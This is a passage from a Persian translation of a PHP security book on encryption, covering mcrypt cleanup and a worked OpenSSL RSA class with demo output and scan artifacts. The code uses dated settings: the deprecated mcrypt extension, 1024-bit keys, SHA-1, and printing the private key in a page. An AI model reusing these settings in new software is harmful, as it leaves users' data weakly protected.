روش ()decrypt، داده‌های base64 انکدشده را انتظار دارد و تابع ()base64_decode، هر نوع شکستگی خطوط در مقدار رمزنگاری شده را نادیده می‌گیرد. بردار آغازین از ابتدای پیام رمزنگاری شده، جدا می‌شود، حافظه‌ی mcrypt آغاز می‌گردد و تابع ()mdecrypt_generic فراخوانی می‌شود تا رمزگشایی واقعی را انجام دهد. حافظه‌ی mcrypt فورا از حالت آغاز خارج می‌شود و پیام متن ساده بازگشت داده می‌شود.

به خاطر دارید که روش سازنده، تابع ()mcrypt_module_open را فراخوانی نمود. انتظار می‌رود که PHP این ماژول را هنگام اتمام اسکریپت ببندد ولی کدنویسی خوب، نیازمند آن است که ما یک روش مخرب را ارائه نماییم که هنگامی که اسکریپت به پایان می‌رسد، به صورت خودکار فراخوانی شده و شیء mcrypt تخریب شود:

```
// continues mcrypt class

  public function __destruct() {
      // write over key in memory
      $this->key = str_repeat( 'X', strlen( $this->key ) );

      // free the mcrypt resource
      mcrypt_module_close( $this->mcrypt );
    }

    // end of mcrypt class
  }

?>
```

علاوه بر فراخوانی mcrypt_module_close()، تخریب کننده تلاش می‌کند تا هر نوع رد از کلید رمز در حافظه را مبهم‌سازی نماید. این امر بیشتر یک روش عملی است تا یک تضمین واقعی که کلید همچنان در یک بافر از کار افتاده، قرار نداشته باشد و به هر حال مقدار اولیه‌ی $secret (انتقال داده شده به روش setKey()) همچنان در جایی، وجود دارد. با این حال، نگرانی در مورد افشای رمزها از محتوای RAM، اندکی غیرواقعی است چرا که مهاجمی که در وضعیتی قرار دارد که می‌تواند RAM را دامپ کند و درون آن بگردد تا مقادیر کلید را بیابد، احتمالا می‌تواند این کلید را به شیوه‌ی دیگری نیز بیابد- مثلا با خواندن آن از روی دیسک. زمان‌هایی وجود دارد که این حد بالا از نگرانی قابل قبول است، ولی اغلب توسعه دهندگان PHP موارد دیگری جهت نگرانی دارند.

۲,۲,۲ رمزنگاری نامتقارن در PHP: توابع RSA و OpenSSL

به این دلیل که PHP اغلب جهت برنامه‌های وب مورد استفاده قرار می‌گیرد، مهم است که به یاد داشته باشید که اگر وب سرور شما دارای دسترسی خواندن به کلید رمز شما باشد، آنگاه هر اسکریپت دیگری که توسط وب سرور شما اجرا می‌شود نیز می‌تواند به آن دسترسی داشته باشد. این مبحث را می‌توان با اجرای PHP با یک فراخوان suexec حل نمود که باعث می‌شود تمامی اسکریپت‌ها با userid و گروه مالکین[۱۹]

[۱۹] Owner

خود اجرا شوند (اطلاعات لازم در http://httpd.apache.org/docs-2.0/suexec.html)، ولی رمز شما همچنان تنها یک راه باز و یا اسکریپت آپلودشده با کشف شدن فاصله دارد. این امر آشکارا دارای نتایج امنیتی قابل توجهی است اگر از رمزنگاری متقارن به شکل نشان داده شده با کلاس mcrypt استفاده کنید، به این دلیل که هر کسی که بتواند کلید رمز را بیابد، می‌تواند از آن جهت رمزگشایی داده‌های شما استفاده کند. در بسیاری از وضعیت ها، این امر یک ریسک غیرقابل قبول خواهد بود و بنابراین اکنون ما به این مسئله می‌پردازیم که چگونه می‌توانید از رمزنگاری نامتقارن با PHP (استفاده از یک جفت کلید عمومی/خصوصی) جهت حفاظت از داده‌های خود استفاده کنید. همان‌طور که در فصل اول بیان کردیم، در رمزنگاری نامتقارن، یک کلید عمومی جهت رمزنگاری استفاده می‌شود و یک کلید خصوصی مربوطه جهت رمزگشایی استفاده خواهد شد.

در ادامه، ایده‌ی اصلی این است که کلید عمومی را به وب سرور بدهیم (برای مثال در یک فایل تنظیمات) در حالی که کلید خصوصی که دارای اهمیت حیاتی می‌باشد را خارج از سرور نگه داریم. وب سرور از کلید عمو می‌استفاده می‌کند تا داده‌ها را جهت ذخیره در پایگاه‌داده، رمزنگاری کند ولی نمی‌تواند این داده‌ها را رمزگشایی کند چرا که هیچ دسترسی به کلید خصوصی ندارد. هنگامی که بخشی از داده‌ها از پایگاه‌داده‌ی شما، نیازمند رمزگشایی باشند، این وظیفه می‌تواند خارج از وب سرور انجام شود، جهت مثال بر روی یک محیط مدیریتی بر روی یک سرور مجزا و یا ایستگاه کاری که دارای دسترسی به کلید خصوصی می‌باشد.

واضح است که برنامه‌ی شما نیازمند آن است که به گونه‌ای ساختار یافته باشد که از این جداسازی قدرت‌ها، استفاده کند. جهت مثال، هنگامی که وب سرور، یک شماره‌ی کارت اعتباری را رمزنگاری می‌کند، هیچ روشی وجود ندارد که وب سرور بتواند به صورت مستقیم از آن در سایر اسکریپت‌ها استفاده کند (چرا که این امر می‌تواند تنها توسط کلید خصوصی رمزگشایی شود). بنابراین، برنامه‌ها اغلب یک نشانه از یک مقدار رمزنگاری شده را ذخیره می‌کنند، از قبیل "xxxxxxxxxxxx 0248" جهت یک کارت اعتباری، تا آن را بر روی صفحات تایید و یا به عنوان بخشی از یک تراکنش آتی مورد استفاده قرار دهند. بر اساس مثال شماره‌ی کارت اعتباری، بخش حسابداری یک برنامه‌ی مجزا بر روی یک ایستگاه کاری ایمن خواهد داشت که اطلاعات رمزگذار شده‌ی کارت اعتباری را از پایگاه‌داده فراخوانی نموده و کلید خصوصی مناسب را بر روی ان اعمال می‌کند تا آن را رمزگشایی کند.

با نگهداری کلید خصوصی در خارج از سرورهای عمومی، که به احتمال بالا توسط هر کسی به غیر از یک فرد داخلی ممکن است مورد حمله قرار گیرند، شما یک مانع بزرگ را بین تخریب سرور و افشا شدن

داده‌های مخفی، ایجاد می‌نمایید. در واقع، سرور ممکن است به صورت فیزیکی دزدیده شود ولی داده‌های شما همچنان ایمن خواهند بود. در حالی که ممکن است کلید خصوصی را بر روی یک ایستگاه کاری ایمن یا یک سرور خصوصی نگهداری کنید، یک گزینه‌ی بهتر این است که آن را بر روی یک رسانه‌ی قابل جداسازی از قبیل یک کلید USB و یا یک CD ذخیره کنید و تنها در هنگام ضرورت آن را در اختیار سیستم قرار دهید.

نکته: کلید خصوصی خود را خارج از سایت، پشتیبان گیری نمایید! اگر آن را گم کنید، هیچگاه نخواهید توانست داده‌های رمزنگاری شده را بازخوانی کنید.

به این دلیل که RSA گران است و هیچ وقت هدف آن رمزنگاری مقادیر زیادی داده نبوده است، اگر در حال رمزنگاری چیزی هستید که معمولا طولانی‌تر از ۵۶ کاراکتر است، باید داده‌های خود را با استفاده از یک الگوریتم متقارن سریع و کارآ از قبیل AES با یک کلید تصادفی، رمزنگاری کنید. آنگاه شما باید یک آیتم اضافی را در پایگاه‌داده‌ی خود همراه با داده‌ها، ذخیره کنید: یعنی یک کلید تصادفی رمزنگاری شده با استفاده از یک الگوریتم نامتقارن قوی از قبیل RSA.. این سناریو به شما اجازه می‌دهد که کلید RSA خصوصی خود (خارج از سرور) را جهت رمزگشایی کلید AES استفاده کنید که به نوبه‌ی خود می‌تواند داده‌ها را رمزگشایی کند. در واقع، این گام اضافی واقعا هنگام استفاده از ماژول OpenSSL در PHP ضروری است که پشتیبانی داخلی را جهت رمزنگاری RSA انجام می‌دهد به این دلیل که تابع openssl_public_encrypt() براساس طراحی خود، ناتوان خواهد بود اگر بیش از ۱۱۷ کاراکتر را جهت رمزنگاری به آن بدهید.

ماژول OpenSSL می‌تواند کلیدهای خصوصی (توابع pkey)، درخواست‌های امضای گواهی (توابع csr) و خود گواهی‌ها (توابع x509) را تولید و مدیریت نماید. این ماژول همچنین از امضا و رمزنگاری پیام‌های ایمیل S/MIME (توابع pkcs7) و همین‌طور تایید اعتبار و رمزگشایی آن‌ها، پشتیبانی می‌کند. همچنین می‌تواند مقادیر را با استفاده از RSA، امضا، تایید اعتبار، رمزنگاری و رمزگشایی نماید. و همچنین می‌تواند رمزنگاری نامتقارن RSA را با رمزنگاری متقارن RC4 ترکیب نماید تا پیام‌های طولانی را رمزنگاری و رمزگشایی کند.

این پیچیدگی باعث می‌شود که ماژول OpenSSL یک نامزد اصلی جهت تبدیل به یک رابط شیءگرا باشد که آن را به صورت خلاصه در اینجا مورد بحث قرار می‌دهیم. ما بر روی موضوعات عملی ایجاد یک جفت کلید عمومی/خصوصی و گواهی مربوطه (یک گواهی تنها یک بسته است که شامل یک کلید عمومی و

داده‌های مربوطه می‌باشد که نام متمایز بخشی از آن است که صلاحیت کلید را تایید می‌کند) و سپس عملیات مرتبط با الگوریتم RSA تمرکز می‌کنیم. به عنوان مقدمه‌ای بر توانایی‌های کلاس opnSSL.php، اجازه دهید در ابتدا نگاهی به اسکریپتی بنماییم که تنها دو استفاده از این کلاس را نشان می‌دهد. (ما این دو را کنار هم قرار داده ایم تنها جهت اینکه نمایش آن‌ها ساده‌تر باشد؛ در یک محیط تولید، این دو مورد به صورت مستقل از یکدیگر مورد استفاده قرار می‌گیرند.) اسکریپت openSSLDemo.php که در ادامه می‌آید به دو بخش تقسیم شده است. در بخش اول، ما شیء openSSL را آغاز نموده و یک کلید خصوصی را تولید کرده و گواهی خود امضا را تطبیق می‌دهیم. در بخش دوم، ما یک پیام را با استفاده از کلید و گواهی تولید شده، رمزنگاری، رمزگشایی، امضا و تایید اعتبار می‌کنیم.

```
<?php

  // create a new openSSL object
  include_once( 'openSSL.php' );
  $openSSL = new openSSL;

  // generate a keypair
  $passphrase = 'This is a passphrase of reasonable length.';

  // a "Distinguished Name" is required for the public key
  $distinguishedName = array(
    "countryName" => "US",
    "stateOrProvinceName" => "New York",
    "localityName" => "New York City",
    "organizationName" => "example.net",
    "organizationalUnitName" => "Pro PHP Security",
    "commonName" => "pps.example.net",
    "emailAddress" => "csnyder@example.net"
    );
  $openSSL->makeKeys( $distinguishedName, $passphrase );
  $private = $openSSL->privateKey();
  $public = $openSSL->certificate();
```


```
print "<h3>Key and Certificate Generation</h3>";
print "<p>Your certificate belongs to:<br />" . ➥
  $openSSL->getCommonName() . "</p>";
print "<p>Distinguished Name:<br /><pre>" . ➥
  print_r($openSSL->getDN(),1) . "</pre></p>";
print "<p>Your private key is:<br /><pre>$private</pre></p>";
print "<p>Your public key is:<br /><pre>$public</pre></p>";
print "<p>Your certificate is signed by:<br />" . ➥
  $openSSL->getCACommonName() . "</p>";
print "<p>CA Distinguished Name:<br /><pre>" .➥
  print_r($openSSL->getCA(),1) . "</pre></p>";
print "<hr />";

// encrypt some text using the public key


  $text = "The goat is in the red barn.";
  $encrypted = $openSSL->encrypt( $text );
  print "<h3>Ecncryption</h3>";
  print "<p>Plain text was:<br />$text</p>";
  print "<p>And encrypted text is:<br /><pre>$encrypted</pre></p>";

  // decrypt it using the private key
  $decrypted = $openSSL->decrypt( $encrypted, $passphrase );
  print "<p>Decrypted with Private Key:<br />$decrypted</p>";

  // sign some message using the private key
  $message = "So long, and thanks for all the fish.";
  $signed = $openSSL->sign( $message, $passphrase );
  print "<h3>Signing</h3>";
  print "<p>Signed using Private Key:<br /><pre>$signed</pre></p>";

  // verify signature
  $verified = $openSSL->verify( $signed );
  print "<p>Verifying signature using Certificate:<br />";
  if ( $verified ) {
    print "  ...passed ($verified).</p>";
  }
  else {
    print "  ...failed.</p>";
  }

?>
```

در ابتدا ما یک شیء openSSL جدید را ایجاد می‌کنیم و سپس به تولید یک جفت کلید خصوصی و گواهی با استفاده از روش makekeys() می‌پردازیم. همان‌طور که مشاهده می‌کنید، makekeys() نیازمند یک آرایه‌ی ارتباطی از فیلدها می‌باشد که نام متمایز را بر روی یک گواهی، ایجاد می‌کنند. همچنین ممکن

است یک عبارت عبوری را جهت استفاده بر روی کلید خصوصی مورد نیاز داشته باشد. ارائه‌ی یک عبارت عبوری باعث می‌شود که openSSL کلید خصوصی را با این عبارت عبوری رمزنگاری نماید به صورتی که این کلید در صورت قرار گرفتن در اختیار دیگران، قابل استفاده نباشد (مگر اینکه این افراد نیز دارای عبارت عبوری باشند). در ادامه، چند خط را به بررسی کلید و گواهی تولید شده توسط OpenSSL اختصاص می‌دهیم. همین نام متمایز ارائه شده به makeKeys() جهت صلاحیت گواهی که گواهی ما را امضا می‌کند مورد استفاده قرار می‌گیرد که به این معناست که گواهی به صورت خود امضا می‌باشد.

بعد از ایجاد شیء و تولید کلید و گواهی ضروری، ما در نهایت می‌توانیم کاربرد واقعی این کلاس را نشان دهیم: رمزنگاری یک پیام کوتاه، و سپس رمزگشایی آن جهت بررسی این عملیات. ما همچنین روش‌های sign() و verify() را نیز تست می‌کنیم. تصویر ۲-۲ نشان دهنده‌ی اولین صفحه‌ی خروجی از این اسکریپت نمونه است.

تصویر ۲-۲: اولین صفحه‌ی خروجی ناشی از اسکریپت openSSLDemo.php



به این دلیل که این خروجی بیش از حد طولانی است که بتوان آن را در تصویر ۲-۲ نشان داد، ما آن را در اینجا ارائه می‌کنیم:

```
Key and Certificate Generation

Key and Certificate Generation

Your certificate belongs to:
pps.example.net

Distinguished Name:

Array
(
    [C] => US
    [ST] => New York
    [L] => New York City
    [O] => example.net
    [OU] => Pro PHP Security
    [CN] => pps.example.net
    [emailAddress] => csnyder@example.net
)
```

مرکز مدیریت عملیات رخدادهای رایانه ای

Your private key is:


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,BD26D16F17FCC900

7aKW+3bITgreczLYLkOP8KLpXiZauyRXOekLAypjpaR9nWDfjsEqhqgGOLvZFf/P
nn/4NwKYl8mljc2spkibwuyK1ASMD7NAwcp9RJrrnithdTW52s9/2YsOGOf7/iSq
7X7t7piw6iJe44R4NLOkxUOE9UG4B7TfYzNPlORBdZeiHsEanqdlqITGyWfKkjvn
Ev7nVtOXVtoqGQaBf/aDpVONAm3vEJ9kObugZq4z9WeTOm8J3Wsjka37ELFH6CLp
grh1grLO8IxbMTSt3elzCIRSYNBsk2Q3t2zvsvH3HOzMBHxdm9ixUF6jEw6o8aey
4OiaLcfoKnZOlJFvA6sMjXHUMYLjjkw3aN/wkMEGoGuOjdVbb2eteBIPRlcKVxRR
MQ1jut79DLZR4UDynGsN4NEpBMlXQbi1ZfM7iR89QmK4BXgBrP5anOkduKUZDJ+s
IIthI6JRHfb51UYeMintdEws+1+BbON/FjXs4JhPUAJ31ddJojcdbOaXOHb5VO7l
rS4hgldhKt6v1GQyTP8J4vO6FM2CJv49IYOEiKHuPOyFBUqHyMRy28TFIAMsSWQT
V86kUQhe9WIpyvgS53upl6S3HJM6svplNYjVvgnyIFzFLSU54YQ+rxSOM5NVB2Q7
4WhFQJOLxi+tZCj4FsdjsnYlP6eYvt4rqwVJOZZda/+SY4YFxi22nRF6fCTXhVRy
G3qRhDAIOhigXedB29gHM1uuKwH6Og4uX1oSxUprQbnkFtv8hfVuISvOg+3+ue+c
ohOZIOzeotZvFAT38eqQE4rzi2vKA1eGHDA4UoUswe1lw9YH+DHVtg==
-----END RSA PRIVATE KEY-----
```


Your public key is:

مرکز آموزش عملیات و خدادهای رایانه ای

```
-----BEGIN CERTIFICATE-----
MIICxzCCAjCgAwIBAgIEQrROLTANBgkqhkiG9w0BAQUFADCBpzELMAkGA1UEBhMC
VVMxETAPBgNVBAgTCE5ldyBZb3JrMRYwFAYDVQQHEw1OZXcgWW9yayBDaXR5MRQw
EgYDVQQKEwtleGFtcGxlLm5ldDEZMBcGA1UECxMQUHJvIFBIUCBTZWN1cml0eTEY
MBYGA1UEAxMPcHBzLmV4YW1wbGUubmV0MSIwIAYJKoZIhvcNAQkBFhNjc255ZGVy
QGV4YW1wbGUubmV0MB4XDTA1MDYxODE5MjExN1oXDTA2MDYxODE5MjExN1owgacx
CzAJBgNVBAYTAlVTMREwDwYDVQQIEwhOZXcgWW9yazEWMBQGA1UEBxMNTmV3IFlv
cmsgQ2l0eTEUMBIGA1UEChMLZXhhbXBsZS5uZXQxGTAXBgNVBAsTEFBybyBQSFAg
U2VjdXJpdHkxGDAWBgNVBAMTD3Bwcy5leGFtcGxlLm5ldDEiMCAGCSqGSIb3DQEJ
ARYTY3NueWRlckBleGFtcGxlLm5ldDCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkC
gYEA6RyOZ1Mbh+g+JiVH7OZRMH4tPQukF1iV54d2ecmcUJ8O+PLpOFIQF7GRffBu
PVUwTOOdIDmcjM+7aiAE1NuU9bIWdtbVZO1fwTiYw8f/q2Thj4JIwPQviyKd7O9J
8NG7A8IvhCsGSFHFJ+U2eDFPscroEu2qk7g7TpGXlnkMwg8CAwEAATANBgkqhkiG
9w0BAQUFAAOBgQCDoTdfLdODwuIGu4TbghAtDs0xiLAiJT+yqYrRijxFd8vbjFQF
zzJJTojOweAFyJsnKG2LVrMSZVRr136a+qU+WhSPgTOs/uhjmzT6+Wm5I7n9e+fq
7lBm5R5OSr7LKKOAP4mfeOBcTu3Ze7bXv12bGjkXid+vQSF2OS/yyvs5wQ==
-----END CERTIFICATE-----
```


Your certificate is signed by:
pps.example.net

CA Distinguished Name:

مرکز عملیات رخدادهای رایانه ای

```
Array
(
    [C] => US
    [ST] => New York
    [L] => New York City
    [O] => example.net
    [OU] => Pro PHP Security
    [CN] => pps.example.net
    [emailAddress] => csnyder@example.net
)

Encryption

Plain text was:
The goat is in the red barn.

And encrypted text is:

ipeF6afPzMv/r/oihK2vMB3InUerO/YfgIVJh2l1GLFQaY7gialeGQgAP7PijEdU
57EaDDrMD8v2fkGaS5Yqv2doNaDr5dq/Ng9OIiRiXMqGihuziJLIORnz6clkVhNh
3duJWEVXZCA1MYpgvUpbCVjurCRBuhFInaks8ZRJlcU=

Decrypted with Private Key:
The goat is in the red barn.

Signing

Signed using Private Key:

So long, and thanks for all the fish.
-----BEGIN openSSL.php SIGNATURE-----
lE5A9PjjvXCOtdATOkgCCfPC2rz/y+yWh/oiD9ptNmeB1cJWAJTGGYhv39XmYsYK
5zmPGWZ7c9SKWRkFKf6OnOFwFUK3jGA4zTcS8fu3Uy/VwCVzWpWVq2POVBbzAF5D
hEGgxvwZcXPXQaDfJcSkjEFcn7ZmKiOo/R7YOdtQUOo=
-----END openSSL.php SIGNATURE-----

Verifying signature using Certificate:
...passed (So long, and thanks for all the fish.).
```

این خروجی بسیار طولانی است، ولی نکته‌ی مهم این است که همه چیز کار کرد: ما یک کلید خصوصی حفاظت‌شده با رمزعبور و یک گواهی خود امضا را ایجاد کردیم و سپس از آن‌ها در چندین عملیات رمزنگاری شامل الگوریتم RSA استفاده نمودیم. البته، در عمل، این عملیات بین فرستنده و گیرنده‌ی پیام تقسیم می‌شوند و یا بین نویسنده و خواننده‌ی یک فایل یا یک رکورد از پایگاه‌داده.

اکنون به کلاس اصلی openSSL.php می‌پردازیم که در مثال بالا مورد استفاده قرار گرفت

در اینجا نیز به این دلیل که این کلاس، طولانی و پچیده می‌باشد، ما چارچوب آن را ارائه می‌کنیم قبل از آنکه خود کد را نمایش دهیم:

- متغیرهای خصوصی
- روش _()construct : در اینجا مورد نیاز نیست
- روش ()makeKeys : کلیدها و گواهی‌ها را ایجاد و ذخیره می‌کند
- روش‌های ()privatekey و ()certificate : دریافت و تعیین کلیدها
- روش‌های ()encrypt و ()decrypt : اجرای رمزنگاری و رمزگشایی پیام
- روش‌های ()sign و ()verify : تایید اعتبار پیام و امضا
- روش‌های ()getCommonName، ()getDN، ()getCACCommonName و ()getCA روش‌های بازنگری جهت خواندن محتوای گواهی

اکنون به خود کد می‌پردازیم:

```
<?php

  class openSSL {
    private $certificate;
    private $privatekey;
    private $dn = array();
    private $x509 = array();
    private $sigheader = "\n-----BEGIN openSSL.php SIGNATURE-----\n";
    private $sigfooter = "-----END openSSL.php SIGNATURE-----\n";

    // constructor
    public function __construct() {
      // no constructor is needed here
    }

    // make new keys and load them into $this->certificate and $this->privatekey
    // certificate will be self-signed
    public function makeKeys ( $distinguishedName, $passphrase = NULL ) {
      // keep track of the distinguished name
      $this->dn = $distinguishedName;
```

```
// generate the pem-encoded private key
$config = array( 'digest_alg'=>'sha1',
                 'private_key_bits'=>1024,
                 'encrypt_key'=>TRUE,
               );
$key = openssl_pkey_new( $config );
```

```
    // generate the certificate signing request...
    $csr = openssl_csr_new( $this->dn, $key, $config );

    // and use it to make a self-signed certificate
    $cert = openssl_csr_sign( $csr, NULL, $key, 365, $config, time() );

    // export private and public keys
    openssl_pkey_export( $key, $this->privatekey, $passphrase, $config );
    openssl_x509_export( $cert, $this->certificate );

    // parse certificate
    $this->x509 = openssl_x509_parse( $cert );

    return TRUE;

    // end of makeKeys() method
  }
```

برخلاف ماژول mcrypt، ماژول OpenSSL نیازمند هیچ نوع آغازسازی (یا تخریب) نمی‌باشد، بنابراین روش سازنده‌ی این کلاس، خالی می‌باشد. و همه‌ی ویژگی‌ها، خصوصی بوده و به صورت داخلی جهت اهداف مختلف استفاده می‌شوند. بنابراین ما آن‌ها را به ترتیب ارائه شده در روش‌ها، مورد بحث قرار می‌دهیم. اولین مورد، روش makeKeys() می‌باشد که نیازمند یک آرایه‌ی $distinguishedName مشابه با مورد ارائه شده در openSSLDemo.php می‌باشد. اگر این آرایه خالی باشد، گواهی تولیدشده دارای نام متمایز پیش‌فرض زیر خواهد بود، که یک نتیجه‌ی ریشه‌ی استرالیایی کتابخانه‌ی OpenSSL می‌باشد:

```
Array
(
    [C] => AU
    [ST] => Some-State
    [O] => Internet Widgits Pty Ltd
)
```

روش makeKeys() همچنین یک عبارت عبوری اختیاری را جهت رمزنگاری کلید خصوصی تولید شده، به کار می‌گیرد.

به عنوان اولین گام، ()mekeKeys تابع ()openssl_pkey_new را فراخوانی می‌کند که یک کلید خصوصی را ایجاد نموده و یک منبع PHP را ارائه می‌دهد که به این کلید اشاره می‌کند. ()Openssl_pkey_new (و همگی توابع فراخوانی شده در این روش) یک آرایه از مقادیر تنظیمی را می‌پذیرند که می‌تواند جهت مشخص نمودن پارامترهای مختلف تولید کلید و گواهی مورد استفاده قرار گیرند. در این حالت، ()makeKeys به صورت آشکار در حال تعیین الگوریتم دایجست به SHA-1 می‌باشد، که اندازه‌ی کلید برابر با ۱۰۲۴ بیت (۲۰۴۸ بیت می‌تواند جهت امنیت بیشینه مورد استفاده قرار گیرد) بوده و تابع صدور کلید خصوصی را وا می‌دارد تا از عبارت عبوری (در صورت وجود) جهت رمزنگاری این کلید استفاده کند.

هنگامی که این منبع کلید جدید ایجاد شد، ()makeKeys از آن به همراه نام متمایز استفاده می‌کند تا یک درخواست امضای گواهی یا CSR را با استفاده از تابع ()open_csr_new ایجاد کند.

همچنین، این تابع یک منبع را ارائه می‌دهد که به CSR در حافظه ارجاع دارد. سپس، ()makeKeys یک گواهی خود امضا را با فراخوانی تابع ()openssl_csr_sign تولید می‌کند که یک منبع را به گواهی جدید، باز می‌گرداند. تابع ()openssl_csr_sign آرگومان‌های مهمی را می‌پذیرد از قبیل تعداد روزهایی که این گواهی باید معتبر باشد (در این کلاس برابر با ۳۶۵ و یک شماره سریال جهت این گواهی (ما از یک برچسب زمانی جهت این امر استفاده می‌کنیم که توسط تابع ()time نشان داده می‌شود).

نکته

توجه کنید که توابع openSSL چگونه با منابع، ارجاعات درون حافظه به کلیدها، گواهی‌ها و غیره سر و کار دارند، به جای اینکه با خود مقادیر کار کنند؛ حتی در هنگام صدور، شما یک متغیر را به یک تابع می‌دهید و مقدار صادر شده به صورت ارجاعی بازگردانده می‌شود. با توجه به گفته‌های مولفین این ماژول (در یک ارتباط خصوصی)، آن‌ها تنها از قواعد پیروی می‌کردند تا همه چیز را تا می‌توانند در یک محیط پیچیده، ساده نگه دارند.

با این حال، توجه داریم که این رویه یک محدودیت جهت تعداد کپی‌های این مقادیر در حافظه می‌باشد که باید دارای مزایایی جهت عملکرد و امنیت باشد. ورودی‌ها همچنین می‌توانند URLهایی به شکل file:/// باشند به گونه‌ای که (اصولا) PHP هیچگاه نیازی نیست که مقدار یک کلید خصوصی را بداند.

بعد از ایجاد کلید خصوصی و گواهی‌ها به عنوان منابع PHP، روش makeKeys() نیازمند آن است که این موارد را به شکلی درآورد که جهت کار واقعی، مفید باشند. انجام این کار، وظیفه‌ی تابع openssl_pkey_export() و تابع openssl_x509_export() می‌باشد.

هر دو این توابع یک ارجاع به متغیر را می‌پذیرند هنگامی که کار تابع تمام می‌شود که باعث می‌شود اندکی عجیب به نظر برسند. نتیجه این است که this->privatekey$ شامل کلید خصوصی خروجی (و احتمالا رمزنگاری شده) بوده و this->certificate$ شامل گواهی خروجی به فرمت X.509 انکد شده با PEM می‌باشد. جهت بررسی درونی، makeKeys() اطلاعات X.509 را تجزیه نموده و در یک گواهی با استفاده از openssl_x509_parse() ذخیره می‌کند که باید منجر به همان آرایه‌ای شود که به عنوان distinguishedName$ وارد این روش شده است.

دو روش بعدی در کلاس openSSL.php ما عبارتند از privateKey() و certificate() که روش‌های ترکیبی دریافت و تعیین هستند:

```
// continues openSSL class

    // gets (or sets) $this->privatekey
    public function privateKey() {
      $out = $this->privatekey;
      if ( func_num_args() > 0 && func_get_arg(0) ) {
        $this->privatekey = func_get_arg(0);
      }
      return $out;

      // end of privateKey() method
    }

    // gets (or sets) $this->certificate (the public key)
    public function certificate() {
      $out = $this->certificate;
      if ( func_num_args() > 0 && func_get_arg(0) ) {
        $this->certificate = func_get_arg(0);

        // create openssl certificate resource
        $cert = openssl_get_publickey( $this->certificate );
```

```
        // parse certificate
        $this->x509 = openssl_x509_parse( $cert );

        // free the cert resource
        openssl_free_key( $cert );
      }
      return $out;

      // end of certificate() method
    }

// openSSL class continues
```

اگر privateKey() و certificate() بدون آرگومان فراخوانی شوند، کلید خصوصی و گواهی را که اکنون فعال هستند، باز می‌گردانند. ولی همین روش‌ها، با مقادیر مناسب به عنوان آرگومان، می‌توانند جهت تعیین کلید خصوصی و گواهی فعال، مورد استفاده قرار گیرند. هنگامی که به عنوان روش‌های تعیین کننده استفاده می‌شوند، این دو، مقادیر قبلی ویژگی را که تنظیم می‌کنند ارائه می‌کنند. (به همین دلیل است که ما باید مقدار قبلی را در $out ذخیره کنیم قبل از آن که آن را به مقداری جدید تغییر دهیم). همچنین، هنگامی که certificate() به عنوان یک روش تعیینی استفاده می‌شود، یک منبع PHP را جهت این گواهی جدید ایجاد می‌کند، داده‌های X.509 درون آن را تجزیه می‌کند و سپس منبع را آزاد می‌کند تا روش‌های بازنگری قادر باشند اطلاعات دقیقی را در خصوص گواهی ارائه کنند. ضروری است که یک کلید خصوصی و گواهی فعال مشخص شود (یعنی کلید عمومی) تا دو روش بعدی از آن استفاده کنند جهت اینکه عملیات مرتبط با RSA را بتوانند اجرا نمایند.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

```
// continues openSSL class

    // uses this->certificate to encrypt using rsa
    // input is limited to 56 chars (448 bits)
    public function encrypt ( $string ) {
      if ( empty( $this->certificate ) ) {
        exit( 'Cannot encrypt, no active certificate.' );
      }

      if ( strlen( $string ) > 56 ) {
        exit( 'Cannot encrypt, input too long.' );
      }

      // create openssl certificate resource
      $cert = openssl_get_publickey( $this->certificate );

      // encrypt
      openssl_public_encrypt ( $string, $out, $cert );

      // free the cert resource
      openssl_free_key( $cert );

      // encode the encrypted text for transport
      $out = chunk_split( base64_encode( $out ), 64 );
```

مرکز
ی عملیات رخدادهای رایانه ای

```
    return $out;

    // end of encrypt() method
  }

  // uses $this->privatekey to decrypt using RSA
  public function decrypt ( $string, $passphrase = NULL ) {
    if ( empty( $this->privatekey ) ) {
      exit( 'Cannot decrypt, no active private key.' );
    }

    // decodes encrypted text from transport
    $string = base64_decode( $string );

    // create openssl pkey resource
    $key = openssl_get_privatekey( $this->privatekey, $passphrase );

    // decrypt
